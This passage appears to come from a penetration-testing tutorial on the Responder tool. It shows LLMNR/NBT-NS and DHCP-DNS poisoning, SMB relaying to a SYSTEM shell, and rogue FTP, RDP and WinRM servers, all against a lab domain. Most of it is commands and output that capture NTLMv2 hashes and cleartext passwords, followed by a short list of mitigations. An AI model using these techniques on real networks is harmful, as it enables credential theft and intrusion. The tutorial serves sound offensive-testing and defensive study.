  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
```

Triggering the Shell via Administrator Access

Now, an administrator tries to open a shared drive. He is unsuccessful as the share wowowow doesn't exist! So, responder intervenes and poisons requests successfully.

```
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-VG5073JX11C]
    Responder Domain Name      [A0M0.LOCAL]
    Responder DCE-RPC Port     [46185]

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.2 for name WORKSTATION01 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.2 for name WOWOWOWO (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::1019:f2c:646b:8b5e for name wowowowo
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.2 for name wowowowo
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.2 for name wowowowo
[*] [LLMNR]  Poisoned answer sent to fe80::1019:f2c:646b:8b5e for name wowowowo
```

Now, in Attack 1, we had SMB server running in responder, so the victim authenticated to us and we were able to see creds. Here, SMB relaying is setup in MultiRelay.py, so that credential is now forwarded to our victim “192.168.1.3” and we gain a shell successfully on it! We received an NT AUTHORITY privilege too. This is possible because Admin had required rights on the C$ and the binary we compiled earlier was upload, ran and gave us a great shell. It could be done to gain access to a lower priv account too.

```
[+] Client info: ['Windows Server 2016 Standard Evaluation 14393', domain: 'IGNITE', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump                 → Extract the SAM database and print hashes.
regdump KEY          → Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File    → Read a file (eg: read /windows/win.ini)
get  Path_To_File    → Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File→ Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File→ Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \window
s\temp\
runas  Command       → Run a command as the currently logged in user. (eg: runas whoami)
scan /24             → Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address    → Connect to another host (eg: pivot 10.0.0.12)
mimi  command        → Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command      → Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command        → Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help                 → Print this message.
exit                 → Exit this shell and return in relay mode.
                       If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.1.3 as LocalSystem.
C:\Windows\system32\:#whoami
File size: 125.45KB
[==========================================================================] 100.0%
Uploaded in: -0.982 seconds
nt authority\system

C:\Windows\system32\:#hostname
File size: 125.45KB
[==========================================================================] 100.0%
Uploaded in: -0.981 seconds
workstation01

C:\Windows\system32\:#
```

Responder DNS injection in DHCP response

In cases where DHCP identifies the IP hosting an SMB drive, like **“wow”** (refer to attack 1), **Responder** can also inject a rogue DNS record into DHCP responses.


Responder has a rogue DNS server set up. Basically, any victim trying to access a false shared drive tries to resolve the name by finding the correct DNS server. DHCP tries to resolve the IP by locating correct DNS server. It sends out a request. Responder replies to the DHCP request and injects its own DNS server IP in the DHCP response successfully poisoning the DHCP response. Victim receives this, sees our DNS server IP and tries to access the share “wow” by connecting to us. Victim now authenticates to our rogue DNS server rather than discarding the query.

The DHCP-DNS injection can be set up using “-D” option:

```
responder -I eth0 -D
```

```
┌──(root㉿kali)-[/usr/share/responder]
└─# responder -I eth0 -D

NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
```

When the victim accesses any invalid share, a prompt is now visible.



NTLM hashes have now been successfully retried by injecting our rogue DNS server IP!

```
[+] Listening for events ...

[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name IGNITE (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name M (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name m
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name m
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name m
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name m
[SMB] NTLMv2-SSP Client   : fe80::ddc5:3b8f:e421:a88a
[SMB] NTLMv2-SSP Username : IGNITE\harshitrajpal
[SMB] NTLMv2-SSP Hash     : harshitrajpal::IGNITE:4ec766a262c2cb24:23695A669A93924BBA998B6AABF1332E:0101000
000000000808CA546604AD8019460460DCE4F4808000000000020008004F00390030004E0001001E00570049004E002D00350046004E
00550047004400 4B00460045004500390004003400570049004E002D00350046004E00550047004400 4B00460045004500390002E004
F00390030004E002E004C004F00430041004C00030014004F00390030004E002E004C004F00430041004C00050014004F0039003000
4E002E004C004F00430041004C0007000800808CA546604AD8010600040002000000080030003000000000000000000000000000020000
03A2791461D17B578EE134720309C12A85CC22847F992008CCC5C27B448AC22D00A0010000000000000000000000000000000000009
000C00630069006600730002F006D000000000000000000000000000
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name MNSHDBF (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name mnshdbf
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name mnshdbf
```

What are these servers in responder?

The Responder supports multiple servers, as shown in the screenshot below. These are rogue servers that may facilitate one or more attacks.

```
[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
```

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
Upon an nmap scan, we see that the servers are operable

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 10:30 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0000090s latency).
Not shown: 985 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp?
25/tcp   open  smtp
53/tcp   open  domain?
80/tcp   open  http           Microsoft IIS httpd 7.5
88/tcp   open  kerberos-sec?
110/tcp  open  pop3           Openwall popa3d
135/tcp  open  msrpc?
139/tcp  open  microsoft-ds
143/tcp  open  imap
389/tcp  open  tcpwrapped
443/tcp  open  ssl/http       Microsoft IIS httpd 7.5
445/tcp  open  microsoft-ds
587/tcp  open  smtp
1433/tcp open  ms-sql-s       Microsoft SQL Server 2005 9.00.4035; SP3
3389/tcp open  ms-wbt-server?
7 services unrecognized despite returning data. If you know the service/ver
g fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port21-TCP:V=7.92%I=7%D=4/7%Time=624EF5AF%P=x86_64-pc-linux-gnu%r(NULL,
SF:D,"220\x20Welcome\r\n")%r(GenericLines,2B,"220\x20Welcome\r\n502\x20Com
SF:mand\x20not\x20implemented\.\r\n")%r(Help,2B,"220\x20Welcome\r\n502\x20
SF:Command\x20not\x20implemented\.\r\n")%r(GetRequest,2B,"220\x20Welcome\r
SF:\n502\x20Command\x20not\x20implemented\.\r\n")%r(HTTPOptions,2B,"220\x2
SF:0Welcome\r\n502\x20Command\x20not\x20implemented\.\r\n")%r(RTSPRequest,
SF:2B,"220\x20Welcome\r\n502\x20Command\x20not\x20implemented\.\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port25-TCP:V=7.92%I=7%D=4/7%Time=624EF5AF%P=x86_64-pc-linux-gnu%r(NULL,
SF:16,"220\x20ICOI\.LOCAL\x20ESMTP\r\n")%r(Hello,46,"220\x20ICOI\.LOCAL\x2
SF:0ESMTP\r\n250-ICOI\.LOCAL\r\n250\x20AUTH\x20LOGIN\x20PLAIN\x20XYMCOOKIE
SF:\r\n")%r(Help,16,"220\x20ICOI\.LOCAL\x20ESMTP\r\n")%r(GenericLines,16,"
SF:220\x20ICOI\.LOCAL\x20ESMTP\r\n")%r(GetRequest,16,"220\x20ICOI\.LOCAL\x
SF:20ESMTP\r\n");
```

For example, in the demo above, the attacker needed a DNS server IP. To achieve this, **Responder** created a rogue DNS server and added its own IP to facilitate DHCP-DNS poisoning.


Similarly, the SMB server captures the authentication credentials of a victim directly when the victim accesses a share on the attacker's Kali machine, like:



Responder successfully captures the NTLM hashes

```
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name workstation01
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name workstation01
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name WPAD (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wpad
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wpad
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wpad
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wpad
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wpad
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wpad
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name wpad
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name wpad
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name IGNITE (service: Domain Master Browser)
[SMB] NTLMv2-SSP Client   : ::ffff:192.168.1.3
[SMB] NTLMv2-SSP Username : IGNITE\harshitrajpal
[SMB] NTLMv2-SSP Hash     : harshitrajpal::IGNITE:d9ee3b81b175e804:5E97569C985798351B4EF1A0A816D533:010100
0000000000806995256 94AD8011243F8F747D9528A0000000002000800490043004F00490001001E00570049004E002D004D004B00
3400410057005A00560032005300310056000400340057004900 4E002D004D004B00340041005700 5A00560032005300310056002E
00490043004F0049002E004C004F00430041004C0003001400490043004F0049002E004C004F00430041004C000500140049004300
4F0049002E004C004F00430041004C000700080080699525694AD801060004000200000008003000300000000000000000000000
20000079D9968DA9602C977CCC266658A5C9307BB054E241995A2FDBF2FD9A214482200A001000000000000000000000000000000
0000090020006300690066007300 2F003100390032002E003100360038002E0031002E00340000000000000000000000000000
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
```


An FTP server is also given here. Let's try and access it via victim's browser



As you can see, the attacker obtains anonymous credentials. Additionally, when you access it with a browser, you can provide a valid username and password, which the attacker then captures in clear text.

```
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[FTP] Cleartext Client   : ::ffff:192.168.1.3
[*] Skipping previously captured cleartext password for anonymous
[FTP] Cleartext Username : anonymous
[FTP] Cleartext Password : IEUser@
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name NEWRANDOMURL (s
ctor)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name newrando
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name newrandomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name newrando
```

An RDP server is there as well. Lets access it using victim's machine



Upon entering the credentials, we receive the NTLMv2 hashes associated successfully

```
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[RDP] NTLMv2-SSP Client   : ::ffff:192.168.1.3
[RDP] NTLMv2-SSP Username : IGNITE\harshitrajpal
[RDP] NTLMv2-SSP Hash     : harshitrajpal::IGNITE:66bf80b3fde8d6e8:49F269823B305473E9AD34B98D5C9E71:01010000
00000000BCD9F59B8C4AD8014C4F6A138C6EC326000000000200080050004F0046004D0001001E00570049004E002D004C0043005900
5A005300540052005300380004F005A000400340057004900 4E002D004C00430059005A005300540052005300380004F005A002E005000
4F0046004D002E004C004F00430041004C000300140050004F0046004D002E004C004F00430041004C000500140050004F0046004D00
2E004C004F00430041004C000800300030000000000000000000000000020000079D9968DA9602C977CCC266658A5C9307BB054E24199
5A2FDBF2FD9A214482200A001000000000000000000000000000000000000000900260054004500520 04D005300520056002F0031003900
32002E003100360038002E0031002E0034000000000000000000
```

And a WinRM server is also given. It is a protocol use for powershell remoting. So, if a victim connects to this rogue WinRM server like this:

New-PSSession -ComputerName 192.168.1.4 -Credential (get-credential)

```
PS C:\Users\harshitrajpal> New-PSSession -ComputerName 192.168.1.4 -Credential (get-credential)

PowerShell credential request
Enter your credentials.
User: harshitrajpal
Password for user harshitrajpal: **********

New-PSSession: [192.168.1.4] Connecting to remote server 192.168.1.4 failed with the following error message : <img src=
'file://///192.168.1.4/pictures/logo.jpg' alt='Loading' height='1' width='1'> For more information, see the about_Remote
_Troubleshooting Help topic.
PS C:\Users\harshitrajpal>
```

A hash is therefore obtained!

```
[+] Listening for events ...

[WinRM] NTLMv2 Client   : ::ffff:192.168.1.3
[WinRM] NTLMv2 Username : IGNITE\harshitrajpal
[WinRM] NTLMv2 Hash     : harshitrajpal::IGNITE:2b6c32a483083c43:6EB8782D41E6F0405ED2515F3B41B094:0101000000
000000976C5B568D4AD801E88B5E7A5631E297000000000200080059005600540053000 1001E00570049004E002D0046005005300 30
0037004C0037003500490046003800040014005900560054005 3002E004C004F00430041004C000300340057004 9004E002D00460055
005300300037004C0037003500490046003800 2E005900560054005 3002E004C004F00430041004C000500140059005600540053002E
004C004F00430041004C000800300030000000000000000000000000020000079D9968DA9602C977CCC266658A5C9307BB054E241995A
2FDBF2FD9A214482200A001000000000000000000000000000000000000000900200048005400540050002F003100390032002E00310036
0038002E0031002E0034000000000000000000
```

WHATS THE POINT? Often in pentest scenarios, to conduct lateral movement, we need to compromise credentials. Sending in malicious attachments with links to our rogue servers may fool a user into authenticating and hence, give us his credentials. Alternately, we can us relaying (Impacket's toolkit) to conduct various other attacks. For example, in [this] article, we have conducted LDAP relaying using impacket's ntlmrelay script and poisoning using responder in order to take over workstations.

Recommendations

To prevent the attacks demonstrated above, we recommend the following actions:

- Turn off LLMNR and NBT-NS in computer policy->computer configuration->admin templates->network
- If an organization can't turn it off, they must put network access control
- Use strong user passwords.
- To mitigate the WPAD attack, you can add an entry for "wpad" in your DNS zone, which prevents sending any LLMNR.
- Use SMB signing to prevent SMB relay attacks

Conclusion

Additionally, the article describes various useful attacks that you can perform with the help of **Responder**. The developers coded the tool in Python, which makes it platform-independent. Red teamers heavily use this tool to conduct lateral movement. The article aims to serve as a ready reference when it comes to using a responder in pentest scenarios. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and a left and right brain thinker.
Contact **here**